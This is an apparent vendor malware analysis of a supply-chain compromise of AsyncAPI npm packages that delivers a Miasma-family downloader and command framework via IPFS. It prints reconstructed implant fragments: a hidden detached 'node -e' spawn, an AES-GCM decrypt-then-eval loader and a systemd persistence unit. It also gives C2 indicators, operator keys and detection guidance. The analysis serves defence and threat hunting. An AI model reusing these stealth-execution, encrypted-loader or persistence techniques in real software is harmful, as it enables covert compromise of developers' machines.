Based on current analysis, the compromised packages deploy an obfuscated first-stage payload that downloads an encrypted second-stage payload, identified as Miasma, from IPFS. Users should avoid affected versions, upgrade to patched releases when available, and review developer and CI environments for signs of compromise.

Socket AI Scanner’s analysis of @asyncapi/generator-helpers1.1.1, one of the malicious packages identified in the current Miasma wave, flags the compromised release as confirmed malware.
The compromised AsyncAPI releases ship a hidden JavaScript implant in all the packages: Each package contains one injected source file, and all three injections decode to the same second-stage downloader.
This is not an install-hook attack. The malicious code does not need preinstall, postinstall, or any package lifecycle script. It runs when the infected module is loaded by Node.js, then launches a detached background node -e process that downloads and executes a much larger payload from IPFS.
The immediately preceding versions we checked, @asyncapi/generator-helpers@1.1.0, @asyncapi/generator-components@0.7.0, @asyncapi/generator@3.3.0 and @asyncapi/specs@6.11.1 did not contain the primary-stage implant signatures.
Malicious versions were published in two batches on July 14, 2026. In the first batch, generator related packages were compromised and malicious versions of packages were published within seconds of each other. The second batch included two malicious versions of @asyncapi/specs package:
The npm metadata attributes all three publishes to GitHub Actions <npm-oidc-no-reply@github.com> through npm trusted publishing. The three package records share:
The SLSA provenance attestations for the four npm packages identify the same GitHub-hosted Actions runner and the same source commit. The public GitHub API returned 404 for the workflow run and job list at analysis time, so the direct workflow actor and job logs could not be recovered from unauthenticated public data.
The source commit itself was public. Its commit object contained unusual identity data:
Commit message: fix: test release workflow on next
Author: Your Name <you@example.com>
Committer: Your Name <you@example.com>
GitHub-associated user shown by the commit API: invalid-email-address
The malicious code appears in the GitHub commit diff, not only in the npm tarballs. The poisoned commit modified the three infected source files and the package manifests that produced the malicious releases. In practical terms, this points to a compromised source or release path: a pushed commit on next was built and published by the trusted-publishing workflow.
This matters because trusted publishing answered the registry identity question, but not the source integrity question. The packages were published through GitHub Actions with provenance, yet the provenance points to a source commit that already contained the implant.
Stage 1: Primary implant in the published packages#
The first stage is a single obfuscated JavaScript statement inserted into otherwise legitimate package code.
The obfuscation uses a familiar JavaScript pattern:
Hex-like function and variable names such as _0x1dd48b, _0x1dd2, and _0x2d89
A string table containing base64-encoded entries
A decoder function using decodeURIComponent
An array-rotation loop with the numeric target 0x32b8b
A top-level main() call
The recovered strings include common Node.js APIs and process-control terms:
// Analyst note: simplified and normalized from the obfuscated primary implant.
// The real code runs at module load time.

const child = spawn("node", ["-e", stage2], {
  detached: true,
  stdio: "ignore",
  windowsHide: true
});

child.unref();
In plain terms: importing the affected module starts a new hidden Node.js process, passes the next stage through node -e, detaches the child process from the parent, suppresses standard streams, hides the console window on Windows, and returns control to the legitimate package code.
This design avoids npm lifecycle-script review. A user can install the package without immediate execution, but any build, CLI run, test suite, or application path that imports the infected file triggers the downloader.
The decoded node -e payload is a downloader that retrieves sync.js from IPFS, writes it into a directory disguised as Node.js runtime state, and executes it in the background. The recovered downloader URL is:
The use of IPFS gives the threat actor an off-registry delivery path. The npm package only needs to deliver the small downloader. The payload that actually runs on the host is fetched later from outside npm, so the operator can replace or remove it without republishing the package.
The IPFS payload, saved locally as sync.js, is an 8.25 MB JavaScript loader. It is not the final logic directly. It contains a decryption wrapper, a baked configuration blob, and two large embedded data blobs:
b: the encrypted final JavaScript payload
__RT_SPAWN_CHAIN_B: a second large encrypted blob used by the runtime’s spawn-chain framework
The loader uses Node.js crypto primitives:
HKDF-SHA256 for key derivation
AES-256-GCM for authenticated decryption
A ROT94 character transform with shift 4
A final eval(vaultedSrc) call
The relevant keying material and labels recovered from the loader are:
// Analyst note: reconstruction of the loader chain. The analysis dumped plaintext and never eval'ed it.

const bakedConfig = aes256gcmDecrypt(__RT_BAKED__, hkdf(masterKey, "rt-baked-key"));
const rotSrc = aes256gcmDecrypt(b, hkdf("rt-file-key-material-v1", "rt-file-key"));
const vaultedSrc = rot94(rotSrc, -4);

eval(vaultedSrc);
Because AES-GCM authenticates its ciphertext, incorrect keys or boundaries fail tag verification. The recovered final payload was dumped without executing the final eval. The decrypted payload is 3.09 MB of JavaScript.
The decrypted payload is a large Miasma-family tasking framework, not a single-purpose downloader. The clearest family markers are present in the recovered configuration and runtime paths:
Target name: miasma-train-p1
Linux lock path: ~/.config/.miasma/run/node.lock
Linux service name observed during safe handler exercise: miasma-monitor.service
Service description: miasma-monitor
Runtime camo path observed during update handling: ~/.cache/mesa_shader_cache/
The baked configuration identifies npm as the target ecosystem but includes dormant spread modules for other ecosystems:
The actualPersist:false value also appears in the baked configuration, but the runtime uses the explicit toggles object where persist:true is set. In the safe dynamic command-exercise profile, the persistence writer was reachable and produced a Linux systemd user service.
The final payload bundles 744 modules and is built as a multi-channel command framework rather than a single HTTP beacon. Its clearest operational path is REST-based C2: the implant beacons to an HTTP endpoint, accepts encrypted tasking, and posts command results back to the same infrastructure. Around that core, the payload also carries support for upload transport, command ciphering, node signing, payload updates, file management, shell execution, and persistence writing.
The additional channel code broadens the operator's options. Static analysis shows modules for Nostr relays, IPFS retrieval, Ethereum RPC and smart-contract lookup, libp2p, BitTorrent DHT, mDNS discovery, node discovery, and channel orchestration. Not all of those channels were observed active under the recovered baked configuration, but their presence is useful for hunting because they are distinctive in a package-delivered Node.js payload.
The baked infrastructure values are concentrated around one IP address and several fallback or discovery mechanisms:
The payload also embeds elliptic-curve public keys used by the tasking framework. The parent public key is 04166c33b1bcbd7a76bc68d1e4a5b795f334e5bd9c64007b1c30715b1b1044fd6d7490cd5e6e69b9b5988049cf707bc1f58b9ace7255b00ad4425760180a2d8723; the baked operator public key is 0432fa4ba871877d94081fe83323fa24dfa1491e9de8725cbab7b734de9e9be3b233ef6742fd6264437c9532223d687b05fa540b70af6a516b8539af84d0eeb48e.
The command table shows the framework's intended task surface:
Propagate
CollectData
UpdateMutationSeed
UpdatePayload
ManualSelfDestruct
BatchDispatch
FileList
FileGet
FilePut
FileDelete
ShellExec
UpdateBeaconInterval
Safe command exercise confirmed working handlers for file listing, file retrieval, file writing, shell execution, payload update, and beacon interval update. CollectData and propagation logic are present in the decrypted codebase, but the recovered baked configuration sets recon:false and disables npm, PyPI, RubyGems, and Cargo propagation.
The shell command blacklist observed in configuration contains only:
["killall"]
That blacklist is narrow. It does not prevent general shell execution. It only blocks one command string.
The first IPFS downloader writes sync.js into a fake NodeJS directory and executes it in the background. The final payload then includes its own persistence writer. In the Linux safe dynamic command exercise, it wrote a systemd user unit:
# Analyst note: captured from safe dynamic stubs. No real file was written.

[Unit]
Description=miasma-monitor
After=network.target

[Service]
Type=simple
ExecStart=(nohup node /opt/miasma/bin/miasma-monitor.js > /dev/null 2>&1 < /dev/null & disown) > /dev/null 2>&1
Restart=always

[Install]
WantedBy=default.target
The same exercise observed attempted writes or commands for:
~/.config/.miasma/run/node.lock
~/.cache/mesa_shader_cache/gl_cache.bin
~/.config/systemd/user/miasma-monitor.service
systemctl --user daemon-reload
systemctl --user enable miasma-monitor.service
This makes cleanup more complex than deleting node_modules. Once the payload has run, it may leave a background Node.js process, a downloaded sync.js file, a lock file, a camouflaged runtime file, and a systemd user service.
The payload self-identifies as Miasma-family through configuration and runtime naming. This is not a name assigned only from external reporting. The recovered payload contains miasma-train-p1, writes .miasma state paths, and emits a miasma-monitor service in the safe dynamic persistence path.
The attack is also meaningfully different from a transitive install-hook campaign. The malicious code is inside first-party AsyncAPI package code and is present in the source commit that GitHub Actions built. Because there is no npm lifecycle hook, install-script blocking alone would not stop execution if an affected package is imported later by application code, tests, CLIs, or build scripts.
The use of IPFS splits the attack into a small registry-delivered trigger and a larger off-registry payload. That reduces the suspicious footprint inside the npm package and lets the threat actor change the runtime payload without publishing a new npm version.
The trusted-publishing provenance is useful, but it does not make the artifact safe. In this case, provenance points to the compromised source commit and workflow that produced the release. The key response question is therefore not only “who published to npm”, but also “who pushed or caused the poisoned commit on refs/heads/next”. The public metadata available during
Treat any host that imported or executed one of the affected package versions as potentially compromised. Unlike install-hook malware, mere presence in a lockfile does not prove execution. Exposure depends on whether the infected module was loaded by a build, CLI, test, application, or developer workflow. If that cannot be determined, handle the host as exposed.
For developers and security teams
Add detections for both the package-stage implant and the payload-stage framework. The first catches poisoned npm artifacts. The second catches related Miasma-family payload reuse across npm and other ecosystems.
Monitor for:
node -e child processes launched from package code
Detached Node.js children with ignored standard streams
windowsHide:true in package code
Outbound requests to IPFS gateways during package execution
Node.js execution from fake NodeJS application-data directories
systemd user services with miasma names
Writes under .config/.miasma
Writes under .cache/mesa_shader_cache
Connections to 85[.]137[.]53[.]71
Nostr, IPFS, or DHT traffic from build runners where it is not expected
Parent public key: 04166c33b1bcbd7a76bc68d1e4a5b795f334e5bd9c64007b1c30715b1b1044fd6d7490cd5e6e69b9b5988049cf707bc1f58b9ace7255b00ad4425760180a2d8723
Baked operator public key: 0432fa4ba871877d94081fe83323fa24dfa1491e9de8725cbab7b734de9e9be3b233ef6742fd6264437c9532223d687b05fa540b70af6a516b8539af84d0eeb48e